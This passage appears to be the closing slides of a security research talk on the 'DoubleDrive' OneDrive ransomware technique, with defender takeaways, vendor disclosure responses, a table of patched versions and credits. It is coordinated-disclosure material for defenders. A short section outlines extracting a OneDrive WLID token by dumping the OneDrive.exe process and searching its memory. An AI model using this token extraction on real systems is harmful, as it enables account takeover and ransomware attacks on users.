
Takeaways

No process should be trusted by default even if its executable was created by Microsoft.

If there is no other option, security vendors should understand whether or not attackers can somehow gain control over such a process and stop it before it happens.

Takeaways

Prepare for next-gen ransomware



Takeaways


Invest more in separating access between standard features and security features.

(Don’t write tokens into logs or allow disablement of a “RansomwareDetection” setting without extra validation. 🤦)

Vendor Responses


Microsoft

MSRC:



Your case 78044 was assessed as follows:

- Severity: Important
- Security Impact: Elevation of Privilege



Your case 78782 was assessed as follows:

- Severity: Important
- Security Impact: Elevation of Privilege

No CVE

"Security Researcher Acknowledgments for Microsoft Online Services“

Microsoft

“We have released a fix addressing the issue outlined in this report and customers are automatically protected. We appreciate the opportunity to investigate the findings reported by Or Yair with SafeBreach, which allowed us to implement changes to harden security by default for the affected service, and thank the finder for practicing safe security research under the terms of the Microsoft Bug Bounty Program.”

CROWDSTRIKE

“We appreciate you sharing your research with us to ultimately help protect our customers. Starting with Falcon version 6.58, released August 1, CrowdStrike has visibility into junctions deemed suspicious by our team. This includes junction creation within OneDrive directories. Over the next several weeks we will be using this new sensor visibility to build high fidelity detections around malicious use of junctions, including the OneDrive ransomware technique.”

cybereason

“We would like to thank Mr. Yair and SafeBreach team for their cooperation in this coordinated disclosure process and emphasize that Cybereason enthusiastically supports the work of researchers who participate in the responsible disclosure and mitigation of vulnerabilities in software.

Cybereason EDR with PRP (Predictive Ransomware Protection) will Detect and Prevent this attack and similar activity after single encryption of a file, and further improvements based on our communications with this team are being planned.”

paloalto®
NETWORKS

“This feature evasion in Cortex XDR agent reported to Palo Alto Networks is fixed in Cortex XDR agents with CU-1040 and later content update versions for all customers.”

No response from SentinelOne, only from HackerOne:

“Thanks for your report. Based on your initial description, there do not appear to be any security implications as a direct result of this behavior.”

Update To Be Safe

OneDrive Client	23.061.0319.0003 23.101.0514.0001
CrowdStrike Falcon	7.02
Palo Alto XDR	CU-1040 and later content update versions
Cybereason	23.1.100 and above with PRP enabled 22.1.300 and above with PRP enabled
MDE	No Response
SentinelOne XDR	No Response
Controlled Folder Access Bypass	Not Fixed

Alternative Token Extraction Method

Dump the OneDrive.exe process

Search for “WLID1.1 t=”

Credit:

- Ariel Gamrian — Threat Security Researcher @ SafeBreach
- Finding the WLID token in a OneDrive process dump

DoubleDrive GitHub + Q&A

@oryair1999

https://www.linkedin.com/in/or-yair/

or.yair@safebreach.com

https://github.com/SafeBreach-Labs/DoubleDrive